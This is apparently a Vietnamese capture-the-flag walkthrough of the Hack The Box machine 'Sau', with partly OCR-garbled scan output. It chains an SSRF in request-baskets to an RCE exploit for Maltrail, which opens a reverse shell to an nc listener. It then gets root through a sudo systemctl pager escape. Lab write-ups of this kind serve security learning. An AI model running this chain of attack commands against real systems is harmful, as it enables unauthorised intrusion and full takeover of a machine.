
Target IP Address: 10.10.11.224

Enumeration:

Sử dụng nmap để quét:

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
1 ssh-hostkey:
3 072 aa:88:67:d7:13:3d:088:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
256 e2:e2:b1:09:58:72:aa:06:7db:14:948:76:62:[ECOSA)
256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
0/tcp filtered http
0/tcp filtered http
5555/tcp open unknown
fingerprint-strings:
6ourchTopurRequest:
HTTP/1.0 400 Bad Request
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Fri, 10 Nov 2023 14:30:45 GMT
Content-Length: 75
invalid basket name; the name does not match pattern: ^[wd- \.]{1,250}$
GenericLines, Help, Kerberos, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
Content-Type: text/plain; charset=utf-8
Connection: close
Request
GetRequest:
HTTP/1.0 302 Found
Content-Type: text/html; charset=utf-8
Location: /web
Date: Fri, 10 Nov 2023 14:30:14 GMT
Content-Length: 27
href="/web*>Foundd/a>.
HTTP/1.0 200 OK
Allow: GET, OPTIONS
Date: Fri, 10 POTIONS
                                                   HTTP/1.0 200 OK
Allow: GET, OPTIONS
Date: Fri, 10 Nov 2023 14:30:15 GMT
Content-Length: 0
```

- Truy cập với địa chỉ: http://10.10.11.224:5555:




- Tìm một hồi các chức năng không phát hiện gì đặc biệt.
- Phát hiện trang sử dụng framework request-baskets với version: 1.2.1

Initial Access:


Tìm thử lỗ hồng với framework request-baskets phát hiện lỗ hồng SSRF:

Thực hiện tạo 1 request basket test, cấu hình với thông tin sau:



Khi truy cập đường dẫn request basket: http://10.10.11.224:55555/test123, trang

web redirect sang trang trong local của máy chủ.



- Trang web sử dụng Maltrail version 0.53 có chứa lỗ hồng RCE: https://github.com/spookier/Maltrail-v0.53-Exploit
 - Sử dụng POC trong bài viết để khai thác lỗ hổng:

```
·(adminh® kali)-[~/hackthebox]
python exploit.py 10.10.14.141 4444 http://10.10.11.224:55555/test123
Running exploit on http://10.10.11.224:55555/test123/login
```

Khai thác thành công, tao reverse shell vào hệ thống với tài khoản puma:

```
)-[/home/adminh]
  nc -lnvp 4444
listening on [any] 4444
connect to [10.10.14.141] from (UNKNOWN) [10.10.11.224] 35126
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$ pwd
pwd
/opt/maltrail
$
```

Privilege Escalation:

— Kiểm tra các thông tin của máy: puma@sau:/opt/maltrail\$ uname -a

```
uname -a
Linux sau 5.4.0-153-generic #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux puma@sau:/opt/maltrail$ cat /etc/issue cat /etc/issue
Ubuntu 20.04.6 LTS \n \l
```

Kiểm tra quyền sudo:

```
Matching Defaults entries for puma on sau:
     env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin
User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$ ■
```

- Có thể thực thi với lệnh liên quan đến /usr/bin/systemctl status trail.service:
- Sử dung lỗi khai thác nâng quyền với sudo trong systemctl:

sudo /usr/bin/systemctl status trail.service

!sh

```
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!sh
!sshh!sh
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
```